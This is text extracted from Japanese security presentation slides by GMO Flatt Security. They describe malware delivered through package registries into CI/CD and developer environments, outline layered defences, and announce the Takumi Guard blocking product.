

過去のイシューへの対策 CI/CD 環境はわりと守られてないエンドポイント 手元端末なら、本番環境ならありそうなログが 割と残ってない(狙い目) 記録する(+ 欲を言えばブロック) (B) 供給の評価・制限 xxx.sh
(E) 全体の記録と評価 foobar.example (C) 送信の制限 数多のプライベートリポジトリが 依存しているであろう ツール・パッケージ群が狙われている 入れない (D) 行使の制限 (A) Computing の分離・制限 © 2025 GMO Flatt Security Inc. All Rights Reserved. -
過去のイシューへの対策 CI/CD 環境はわりと守られてないエンドポイント 手元端末なら、本番環境ならありそうなログが 割と残ってない(狙い目) 記録する(+ 欲を言えばブロック) (B) 供給の評価・制限 xxx.sh
(E) 全体の記録と評価 foobar.example (C) 送信の制限 数多のプライベートリポジトリが 依存しているであろう ツール・パッケージ群が狙われている 入れない (D) 行使の制限 (A) Computing の分離・制限 © 2025 GMO Flatt Security Inc. All Rights Reserved. -
マルウェアパッケージの インストールをブロックする Takumi Guard 提供開始 © 2025 GMO Flatt Security
Inc. All Rights Reserved. -

レジストリから配信されるマルウェア(概念図) パッケージレジストリ レジストリに混入 したマルウェアを 誤ってダウンロード 強力な権限を持つ 開発環境の乗っ取り CI/CD環境 (Actions 等)
開発者端末 © 2025 GMO Flatt Security Inc. All Rights Reserved. -

Takumi Guard: レジストリから配信されるマルウェアへの対策 独自のデータベースにより マルウェアをブロック パッケージレジストリ CI/CD環境 (Actions 等) Takumi
Guard 開発者端末 © 2025 GMO Flatt Security Inc. All Rights Reserved. -

